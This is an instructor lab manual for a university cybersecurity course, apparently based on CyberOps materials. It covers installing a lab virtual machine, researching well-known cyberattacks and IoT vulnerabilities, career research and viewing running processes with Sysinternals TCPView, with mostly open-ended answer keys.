



Advanced Cyber Security (ACS)

Instructor Lab Manual

**Faculty of Architecture, Computing &
Engineering
School of Applied Computing
Mount Pleasant Campus
Swansea
SA1 6ED**

Table of Contents

Objectives.....	11
Background / Scenario.....	11
Required Resources	11
Step 1: View the TEDx Video “Top Hacker Shows Us How It’s Done; Pablos Holman at TEDxMidwests”	11
Step 2: Answer the following questions.....	11
Objectives.....	13
Background / Scenario.....	13
Required Resources	13
Part 2: Prepare a Host Computer for Virtualization	13
Step 1: Download and install VirtualBox.	13
Step 2: Download the Virtual Machine image file.....	13
Part 3: Import the Virtual Machine into the VirtualBox Inventory.....	13
Step 1: Import the virtual machine file into VirtualBox.....	14
Step 2: Start the virtual machine and log in.	14
Step 3: Familiarize yourself with the Virtual Machine.....	15
Step 4: Shut down the VMs.	15
Reflection.....	16
Objectives.....	17
Background / Scenario.....	17
Required Resources	17
Step 2: Conduct search of high profile cyberattacks.	17
Step 3: Write an analysis of a cyberattack.	17
Objectives.....	18
Background / Scenario.....	18
Required Resources	18
Conduct a Search of IoT Application Vulnerabilities.....	19
Objectives.....	20
Background / Scenario.....	20
Required Resources	20
Step 4:	20
Step 5:	21

Step 6:	22
Objectives.....	23
Background / Scenario.....	23
Required Resources	23
Step 7: Conduct search of Certifications.	23
Step 8: Investigate positions available within cybersecurity	24
Step 7: Download Windows Sysinternals Suite.	25
Step 8: Start TCP/UDP Endpoint Viewer.	25
Step 9: Explore the running processes.....	26
Step 10: Explore a user-started process.....	26
Part 4: Exploring Processes.....	28
Step 1: Download Windows SysInternals Suite.	28
Step 2: Explore an active process.	28
Step 3: Start another process.....	30
Part 5: Exploring Threads and Handles	31
Step 1: Explore threads.....	31
Step 2: Explore handles.	33
Part 6: Exploring Windows Registry	33
Introduction.....	35
Required Resources	35
Part 7: Creating a New Local User Account	35
Step 1: Open the User Account Tool.	35
Step 2: Create a user account.	36
Part 8: Reviewing User Account Properties.....	41
Part 9: Modifying Local User Accounts.....	42
Step 1: Change the account type.	42
Step 2: Delete the account.	44
Reflection.....	44
Objectives.....	45
Background / Scenario.....	45
Required Resources	45
Step 3: Access PowerShell console.....	45
Step 4: Explore Command Prompt and PowerShell commands.....	45

Step 5: Explore cmdlets.....	46
Step 6: Explore the netstat command using PowerShell.....	46
Step 7: Empty recycle bin using PowerShell.....	49
Reflection.....	50
Introduction.....	50
Background / Scenario.....	50
Required Resources	50
Part 10: Working in the Processes tab	50
Part 11: Working in the Services tab	56
Part 12: Working in the Performance tab	57
Reflection.....	60
Introduction.....	61
Recommended Equipment	61
Part 13: Starting and Stopping the Routing and Remote Access service	61
Part 14: Working in the Computer Management Utility.....	69
Part 15: Configuring Administrative Tools	70
Introduction.....	81
Required Resources	81
Part 16: Graphical Text Editors.....	81
Step 1: Open SciTE from the GUI	81
Step 2: Open SciTE from the Terminal.....	82
Part 17: Command Line Text Editors	82
Part 18: Working with Configuration Files	83
Step 1: Locating Configuration Files	83
Step 2: Editing and Saving Configuration files	86
Step 3: Editing Configuration Files for Services	88
Reflection.....	90
Introduction.....	91
Recommended Equipment	91
Part 19: Shell Basics	91
Step 1: Access the Command Line	91
Step 2: Display Manual Pages from the command line.....	91
Step 3: Create and change directories.....	92

Step 4: Redirect Outputs.....	94
Step 5: Redirect and Append to a Text File.....	95
Step 6: Work with hidden files in Linux.....	95
Part 20: Copying, Deleting, and Moving Files	96
Step 1: Copying Files.....	96
Step 2: Deleting Files and Directories	97
Step 3: Moving Files and Directories.....	98
Reflection.....	99
Introduction.....	99
Recommended Equipment	99
Part 21: Servers	99
Step 1: Access the command line.	99
Step 2: Display the services currently running.	99
Part 22: Using Telnet to Test TCP Services.....	104
Reflection.....	105
Introduction.....	106
Required Resources	106
Part 23: Log File Overview	106
Step 1: Web server log file example	106
Step 2: Operating system log file example	107
Part 24: Locating Log Files in Unknown Systems	108
Part 25: Monitoring Log files in Real Time	113
Step 1: Using the tail command.....	113
Step 2: BONUS TOOL: Journalctl	115
Reflection.....	121
Objectives.....	122
Required Resources	122
Part 26: Exploring Filesystems in Linux	122
Step 1: Access the command line.	122
Step 2: Display the filesystems currently mounted.....	122
Step 3: Manually mounting and unmounting filesystems	123
Part 27: File Permissions.....	124
Step 1: Visualize and Change the File Permissions.....	125

Step 2: Directory and Permissions	127
Part 28: Symbolic Links and other Special File Types	128
Step 1: Examine file types.	129
Reflection.....	130
Objectives.....	131
Background	131
Scenario	131
Required Resources	131
Part 29: Verifying Network Connectivity Using Ping	132
Part 30: Tracing a Route to a Remote Server Using Traceroute	132
Part 31: Trace a Route to a Remote Server Using Web-Based Traceroute Tool.....	133
Reflection.....	134
Part 32: Install and Verify the Mininet Topology	135
Step 1: Verify your PC's interface addresses.....	135
Step 2: Run the Python script to install the Mininet Topology.	135
Step 3: Record IP and MAC addresses for H1 and H2.	136
Part 33: Capture and Analyze ICMP Data in Wireshark	137
Step 1: Examine the captured data on the same LAN.	137
Step 2: Examine the captured data on the remote LAN.....	139
Part 34: Examine the Header Fields in an Ethernet II Frame	141
Part 35: Use Wireshark to Capture and Analyze Ethernet Frames.....	144
Part 36: Prepare the Hosts to Capture the Traffic	149
Part 37: Analyze the Packets using Wireshark.....	149
Step 1: Apply a filter to the saved capture.	149
Step 2: Examine the information within packets including IP addresses, TCP port numbers, and TCP control flags.....	149
Part 38: View the packets using tcpdump	152
Part 39: Exploring Nmap.....	154
Part 40: Scanning for Open Ports	157
Step 1: Scan your localhost.	157
Step 2: Scan your network.....	158
Step 3: Scan a remote server.	160
Part 41: Record VM's IP Configuration Information	162

Part 42: Use Wireshark to Capture DNS Queries and Responses	163
Part 43: Analyze Captured DNS or UDP Packets	163
Step 1: Filter DNS packets.	163
Step 2: Examine the fields in a DNS query packet.	164
Step 3: Examine the fields in a DNS response packet.....	166
Part 44: Identify TCP Header Fields and Operation Using a Wireshark FTP Session Capture.....	169
Step 1: Start a Wireshark capture.....	169
Step 2: Download the Readme file.	169
Step 3: Stop the Wireshark capture.....	170
Step 4: View the Wireshark main window.....	170
Step 5: Analyze the TCP fields.....	171
Part 45: Identify UDP Header Fields and Operation Using a Wireshark TFTP Session Capture	176
Step 1: Start Mininet and tftpd service.	176
Step 2: Create a file for tftp transfer.....	177
Step 3: Capture a TFTP session in Wireshark.....	177
Step 4: Clean up	179
Objectives.....	180
Background / Scenario.....	180
Required Resources	180
Part 46: Capture and view HTTP traffic.....	180
Step 1: Start the virtual machine and log in.	180
Step 2: Open a terminal and start tcpdump.	180
Step 3: View the HTTP capture.	181
Part 47: Capture and View HTTPS Traffic.....	183
Step 1: Start tcpdump within a terminal.	183
Step 2: View the HTTPS capture.....	184
Reflection.....	186
Objectives.....	186
Background / Scenario.....	186
Required Resources	187
Conduct a Search of Recent Malware.....	187
Objectives.....	187
Background / Scenario.....	187

Required Resources	187
Step 2: Read the following article.....	187
Step 3: Answer the following questions.....	187
Objectives.....	188
Background / Scenario.....	188
Required Resources	188
Step 4: Download and install the TCPView software.....	189
Step 5: Answer the following questions.....	190
Step 6: Use a browser and observe the TCPView window.....	190
Objectives.....	191
Background / Scenario.....	191
Required Resources	191
Part 48: Capture DNS Traffic	192
Step 1: Download and install Wireshark.	192
Step 2: Capture DNS traffic.	194
Part 49: Explore DNS Query Traffic	195
Part 50: Explore DNS Response Traffic.....	201
Reflection.....	202
Objectives.....	203
Background / Scenario.....	203
Required Resources	203
Part 51: Open the PCAP file and follow the SQL database attacker.....	203
Step 1: Open Wireshark and load the PCAP file.....	203
Step 2: View the SQL Injection Attack.	205
Step 3: The SQL Injection Attack continues... ..	207
Step 4: The SQL Injection Attack provides system information.....	210
Step 5: The SQL Injection Attack and Table Information.	213
Step 6: The SQL Injection Attack Concludes.	216
Reflection.....	219
Objectives.....	220
Background / Scenario.....	220
Required Resources	220
Part 52: Reading Log Files with Cat, More, Less, and Tail.....	220

Step 1: Opening Log Files.....	220
Step 2: Actively Following Logs.....	222
Part 53: Log Files and Syslog	224
Part 54: Log Files and Journalctl.....	225
Step 1: Running journalctl with no options.....	225
Step 2: Journalctl and a few options.....	226
Reflection.....	226
Objectives.....	226
Background / Scenario.....	227
Required Resources	227
Step 2: Search for an online encoding and decoding tool.	227
Step 3: Encrypt a message and email it to your lab partner.	227
Step 4: Decrypt the ciphertext.....	228
Objectives.....	229
Background / Scenario.....	229
Required Resources	230
Part 1: Encrypting Messages with OpenSSL.....	230
Step 1: Encrypting a Text File	230
Part 2: Decrypting Messages with OpenSSL	231
Objectives.....	232
Background / Scenario.....	232
Required Resources	233
Part 3: Create and Encrypt Files	233
Step 1: Create text files.....	233
Step 2: Zip and encrypt the text files.	233
Part 4: Recover Encrypted Zip File Passwords	234
Step 1: Introduction to fcrackzip	235
Step 2: Recovering Passwords using fcrackzip	235
Objectives.....	238
Background / Scenario.....	238
Required Resources	238
Part 5: Examining a Telnet Session with Wireshark	238
Step 1: Capture data.	238

Step 2: Examine the Telnet session.	238
Part 6: Examine an SSH Session with Wireshark	240
Reflection.....	241

Class Activity – Top Hacker Shows Us How It is Done (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Understand vulnerabilities of wireless and other common technologies

Background / Scenario

Nearly every “secure” system that is used today can be vulnerable to some type of cyberattack.

Required Resources

- PC or mobile device with Internet access

Step 1: View the TEDx Video “Top Hacker Shows Us How It’s Done; Pablos Holman at TEDxMidwests”

- a. Click on the link below and watch the Video.

[Top Hacker Shows Us How It’s Done; Pablos Holman at TEDxMidwests](#)

In the video, Mr. Holman discusses various security vulnerabilities concerning systems that are typically considered as secure, however, as he points out in his presentation, they are all vulnerable to attack.

- b. Choose one of the hacks discussed by Mr. Holman in the video, and using your favorite search engine conduct some additional research on the hack.
- c. For the hack chosen in Step 1b, answer the questions below. Be prepared to share your work in a full class discussion.

Step 2: Answer the following questions.

- a. What is the vulnerability being exploited?

Answers will vary based on the hack chosen.

- b. What information or data can be gained by a hacker exploiting this vulnerability?

Answers will vary based on the hack chosen.

- c. How is the hack performed?

Answers will vary based on the hack chosen.

- d. What about this particular hack interested you specifically?

Answers will vary based on the hack chosen.

- e. How do you think this particular hack could be mitigated?

Answers will vary based on the hack chosen.

Lab – Installing the CyberOps Workstation Virtual Machine

(Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Prepare a Personal Computer for Virtualization

Part 2: Import a Virtual Machine into VirtualBox Inventory

Background / Scenario

Computing power and resources have increased tremendously over the last 10 years. A benefit of having multicore processors and large amounts of RAM is the ability to use virtualization. With virtualization, one or more virtual computers operate inside one physical computer. Virtual computers that run within physical computers are called virtual machines. Virtual machines are often called guests, and physical computers are often called hosts. Anyone with a modern computer and operating system can run virtual machines.

A virtual machine image file has been created for you to install on your computer. In this lab, you will download and import this image file using a desktop virtualization application, such as VirtualBox.

Required Resources

- Computer with a minimum of 2 GB of RAM and 8 GB of free disk space
- High speed Internet access to download Oracle VirtualBox and the virtual machine image file

Part 2: Prepare a Host Computer for Virtualization

In Part 1, you will download and install desktop virtualization software, and also download an image file that can be used to complete labs throughout the course. For this lab, the virtual machine is running Linux.

Step 1: Download and install VirtualBox.

VMware Player and Oracle VirtualBox are two virtualization programs that you can download and install to support the image file. In this lab, you will use VirtualBox.

- a. Navigate to <http://www.oracle.com/technetwork/server-storage/virtualbox/downloads/index.html>.
- b. Choose and download the appropriate installation file for your operating system.
- c. When you have downloaded the VirtualBox installation file, run the installer and accept the default installation settings.

Step 2: Download the Virtual Machine image file.

The image file was created in accordance with the Open Virtualization Format (OVF). OVF is an open standard for packaging and distributing virtual appliances. An OVF package has several files placed into one directory. This directory is then distributed as an OVA package. This package contains all of the OVF files necessary for the deployment of the virtual machine. The virtual machine used in this lab was exported in accordance with the OVF standard.

Click [here](#) to download the virtual machine image file.

Part 3: Import the Virtual Machine into the VirtualBox Inventory


In Part 2, you will import the virtual machine image into VirtualBox and start the virtual machine.

Step 1: Import the virtual machine file into VirtualBox.

- Open **VirtualBox**. Click **File > Import Appliance...** to import the virtual machine image.
- A new window will appear. Specify the location of the .OVA file and click **OK**.
- A new window will appear presenting the settings suggested in the OVA archive. Check the **"Reinitialize the MAC address of all network cards"** box at bottom of the window. Leave all other settings as default. Click **Import**.
- When the import process is complete, you will see the new Virtual Machine added to the VirtualBox inventory in the left panel. The virtual machine is now ready to use.

Step 2: Start the virtual machine and log in.

- Select the **CyberOps Workstation** virtual machine.
- Click the green arrow **Start** button at the top portion of the VirtualBox application window. If you get the following dialog box, click **Change Network Settings** and set your Bridged Adapter. Click the dropdown list next the Name and choose your network adapter (will vary for each computer).



Note: If your network is not configured with DHCP services, click **Change Network Settings** and select **NAT** in the Attached to dropdown box. The network settings can also be access via **Settings** in the Oracle VirtualBox Manager or in the virtual machine menu, select **Devices > Network > Network Settings**. You may need to disable and enable the network adaptor for the change to take effect.

- Click **OK**. A new window will appear, and the virtual machine boot process will start.

- d. When the boot process is complete, the virtual machine will ask for a username and password. Use the following credentials to log into the virtual machine:

Username: **analyst**

Password: **cyberops**

You will be presented with a desktop environment: there is a launcher bar at the bottom, icons on the desktop, and an application menu at the top.

Note: The window running the virtual machine is a completely different computer than your host. Functions, such as copy and paste, will not work between the two without special software tools installed. Notice the keyboard and mouse focus. When you click inside the virtual machine window, your mouse and keyboard will operate the guest operating system. Your host operating system will no longer detect keystrokes or mouse movements. Press the right **CTRL** key to return keyboard and mouse focus to the host operating system.

Step 3: Familiarize yourself with the Virtual Machine.

The virtual machine you just installed can be used to complete many of the labs in this course. Familiarize yourself with the icons in the list below:

The launcher bar icons are (from left to right):

- Show the desktop
- Terminal application
- File manager application
- Web browser application (Firefox)
- File search tool
- Current user's home directory

All course related applications are located under **Applications Menu > CyberOPs**.

- a. List the applications in the CyberOPs menu.

IDLE, SciTE, and Wireshark

- b. Open the **Terminal Emulator** application. Type **ip address** at the prompt to determine the IP address of your virtual machine.

What are the IP addresses assigned to your virtual machine?

Answer will vary. The loopback interface is assigned 127.0.0.1/8, and the Ethernet interface is assigned an IP address in the 10.0.2.0/24 network.

- c. Locate and launch the web browser application. Can you navigate to your favorite search engine?

Yes


Step 4: Shut down the VMs.

When you are done with the VM, you can save the state of VM for future use or shut down the VM.

Closing the VM using GUI:

From the Virtual Box **File** menu, choose **Close...**

Click the **Save the machine state** radio button and click **OK**. The next time you start the virtual machine, you will be able to resume working in the operating system in its current state.



The other two options are:

Send the shutdown signal: simulates pressing the power button on a physical computer

Power off the machine: simulates pulling the plug on a physical computer

Closing the VM using CLI:

To shut down the VM using the command line, you can use the menu options inside the VM or enter **sudo shutdown -h now** command in a terminal window and provide the password **cyberops** when prompted.

Rebooting the VM:

If you want to reboot the VM, you can use the menu options inside the VM or enter **sudo reboot** command in a terminal and provide the password **cyberops** when prompted.

Note: You can use the web browser in this virtual machine to research security issues. By using the virtual machine, you may prevent malware from being installed on your computer.

Reflection

What are the advantages and disadvantages of using a virtual machine?

With a virtual machine, you are able to test new applications or operating systems without affecting your host machine. You are also able to save the current machine state when you close virtual machine. If you have any issues, you have the option to revert the virtual machine to a previously saved state. On the other hand, a virtual machine requires hardware resources from the host machine, such as hard drive space, RAM, and processing power.

Lab - Cybersecurity Case Studies (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Research and analyze cyber security incidents

Background / Scenario

Governments, businesses, and individual users are increasingly the targets of cyberattacks and experts predict that these attacks are likely to increase in the future. Cybersecurity education is a top international priority as high-profile cyber-security related incidents raise the fear that attacks could threaten the global economy. The Center for Strategic and International Studies estimates that the cost of cybercrime to the global economy is more than \$400 billion annually and in the United State alone as many as 3000 companies had their systems compromised in 2013. In this lab you will study four high profile cyberattacks and be prepared to discuss the who, what, why and how of each attack.

Required Resources

- PC or mobile device with Internet access

Step 2: Conduct search of high profile cyberattacks.

- a. Using your favorite search engine conduct a search for each of the cyberattacks listed below. Your search will likely turn up multiple results ranging from news articles to technical articles.

Home Depot Security Breach

Target Credit Card Breach

The Stuxnet Virus

Sony Pictures Entertainment Hack

Note: You can use the web browser in virtual machine installed in a previous lab to research the hack. By using the virtual machine, you may prevent malware from being installed on your computer.

- b. Read the articles found from your search in step 1a and be prepared to discuss and share your research on the who, what, when, where, and why of each attack.

Step 3: Write an analysis of a cyberattack.

Select one of the high-profile cyberattacks from step 1a and write an analysis of the attack that includes answers to the questions below.

- a. Who were the victims of the attacks?

Answers will vary based on the cyberattack chosen.

- b. What technologies and tools were used in the attack?

The answers will vary based on the cyberattack chosen.

c. When did the attack happen within the network?

The answers will vary based on the cyberattack chosen.

d. What systems were targeted?

The answers will vary based on the cyberattack chosen.

e. What was the motivation of the attackers in this case? What did they hope to achieve?

The answers will vary based on the cyberattack chosen.

f. What was the outcome of the attack? (stolen data, ransom, system damage, etc.)

The answers will vary based on the cyberattack chosen.

Lab – Learning the Details of Attacks (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Research and analyze IoT application vulnerabilities

Background / Scenario

The Internet of Things (IoT) consists of digitally connected devices that are connecting every aspect of our lives, including our homes, offices, cars, and even our bodies to the Internet. With the accelerating adoption of IPv6 and the near universal deployment of Wi-Fi networks, the IoT is growing at an exponential pace. Industry experts estimate that by 2020, the number of active IoT devices will approach 50 billion. IoT devices are particularly vulnerable to security threats because security has not always been considered in IoT product design. Also, IoT devices are often sold with old and unpatched embedded operating systems and software.

Required Resources

- PC or mobile device with Internet access

Conduct a Search of IoT Application Vulnerabilities

Using your favorite search engine, conduct a search for Internet of Things (IoT) vulnerabilities. During your search, find an example of an IoT vulnerability for each of the IoT verticals: industry, energy systems, healthcare, and government. Be prepared to discuss who might exploit the vulnerability and why, what caused the vulnerability, and what could be done to limit the vulnerability? Some suggested resources to get started on your search are listed below:

[Cisco IoT Resources](#)

[IoT Security Foundation](#)

[Business Insider IoT security threats](#)

Note: You can use the web browser in the virtual machine installed in a previous lab to research security issues. By using the virtual machine, you may prevent malware from being installed on your computer.

From your research, choose an IoT vulnerability and answer the following questions:

- a. What is the vulnerability?

Answers will vary based on the vulnerability chosen.

- b. Who might exploit it? Explain.

Answers will vary based on the vulnerability chosen.

- c. Why does the vulnerability exist?

Answers will vary based on the vulnerability chosen.

- d. What could be done to limit the vulnerability?

Answers will vary based on the vulnerability chosen.

Lab – Visualizing the Black Hats (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Research and analyze cyber security incidents

Background / Scenario

In 2016, it was estimated that businesses lost \$400 million dollars annually to cyber criminals. Governments, businesses, and individual users are increasingly the targets of cyberattacks and cybersecurity incidents are becoming more common.

In this lab, you will create three hypothetical cyber attackers, each with an organization, an attack, and a method for an organization to prevent or mitigate the attack.

Note: You can use the web browser in virtual machine installed in a previous lab to research security issues. By using the virtual machine, you may prevent malware from being installed on your computer.

Required Resources

- PC or mobile device with Internet access

Step 4:

- g. Who is the attacker?

Answers will vary.

- h. What organization/group is the attacker associated with?

Answers will vary.

- i. What is the motive of the attacker?

Answers will vary.

- j. What method of attack was used?

Answers will vary.

- k. What was the target and vulnerability used against the business?

Answers will vary.

- l. How could this attack be prevented or mitigated?

Answers will vary.

Step 5:

- a. Who is the attacker?

Answers will vary.

- b. What organization/group is the attacker associated with?

Answers will vary.

- c. What is the motive of the attacker?

Answers will vary.

- d. What method of attack was used?

Answers will vary.

- e. What was the target and vulnerability used against the business?

Answers will vary.

- f. How could this attack be prevented or mitigated?

Answers will vary.

Step 6:

- a. Who is the attacker?

Answers will vary.

- b. What organization/group is the attacker associated with?

Answers will vary.

- c. What is the motive of the attacker?

Answers will vary.

- d. What method of attack was used?

Answers will vary.

- e. What was the target and vulnerability used against the business?

Answers will vary.

- f. How could this attack be prevented or mitigated?

Answers will vary.

Lab - Becoming a Defender (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Research and analyze what it takes to become a network defender

Background / Scenario

In our technology-centric world, as the world gets more connected, it also gets less safe. Cybersecurity is one of the fastest growing and in-demand professions. Individuals in this field perform a wide variety of jobs including but not limited to consultation, investigation and program management services to mitigate risks through both internal and external sources. Cybersecurity professionals are required to evaluate, design and implement security plans, conduct in-depth fraud investigation and perform security research and risk assessment and propose solutions to potential security breaches.

Individuals with good security skills have a great earning potential. To be considered for one of these high paying jobs, it is imperative to have the proper qualifications. To this effect, it is important to consider the industry certificates available for this career path. There are many certifications to choose from, and selecting the right certificate(s) for you individually requires careful consideration.

Note: You can use the web browser in virtual machine installed in a previous lab to research security related issues. By using the virtual machine, you may prevent malware from being installed on your computer.

Required Resources

- PC or mobile device with Internet access

Step 7: Conduct search of Certifications.

- a. Using your favorite search engine conduct a search for the most popular certifications are (in terms of what people hold, not necessarily what employers demand):

Answers will vary.

- b. Pick three certifications from the list above and provide more detail below about the certification requirements / knowledge gained ie: vendor specific or neutral, number of exams to gain certification, exam requirements, topics covered etc.

Answers will vary.

Step 8: Investigate positions available within cybersecurity

Indeed.com is one of the largest job site worldwide. Using your browser of choice, access indeed.com and search for cybersecurity jobs available within the last two weeks.

- a. How many new job listings were posted within the last two weeks?

Answers will vary.

- b. What is the salary range for the top 10 listings?

The answers will vary.

- c. What are the most common qualifications required by employers?

The answers will vary.

- d. What industry certifications are required by these employers?

The answers will vary.

- e. Do any of certifications match the ones listed in Step 1a?

The answers will vary.

- f. Investigate online resources that allow you to legally test your hacking skills. These tools allow a novice with limited cyber security experience to sharpen their penetration testing skills, such as Google Gruyere (Web Application Exploits and Defenses).

Answers will vary.

Class Activity – Identify Running Processes (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

In this lab, you will use TCP/UDP Endpoint Viewer, a tool in Sysinternals Suite, to identify any running processes on your computer.

Background / Scenario

In this lab, you will explore processes. Processes are programs or applications in execution. You will explore the processes using Process Explorer in the Windows Sysinternals Suite. You will also start and observe a new process.

Required Resources


- 1 Windows PC with Internet access

Step 7: Download Windows Sysinternals Suite.


- Navigate to the following link to download Windows Sysinternals Suite:
<https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx>
- After the download is completed, right+click the zip file, and choose **Extract All...**, to extract the files from the folder. Choose the default name and destination in the Downloads folder and click **Extract**.
- Exit the web browser.

Step 8: Start TCP/UDP Endpoint Viewer.

- Navigate to the SysinternalsSuite folder with all the extracted files.




- b. Open **Tcpview.exe**. Accept the Process Explorer License Agreement when prompted. Click **Yes** to allow this app to make changes to your device.



- c. Exit the File Explorer and close all the currently running applications.

Step 9: Explore the running processes.

- a. TCPView lists the process that are currently on your Windows PC. At this time, only Windows processes are running.



- b. Double-click **lsass.exe**.

What is lsass.exe? In what folder is it located?

Local Security Authority Process is the name for lsass.exe. It is located in C:\Windows\System32\ folder.

- c. Close the properties window for lsass.exe when done.
- d. View the properties for the other running processes.

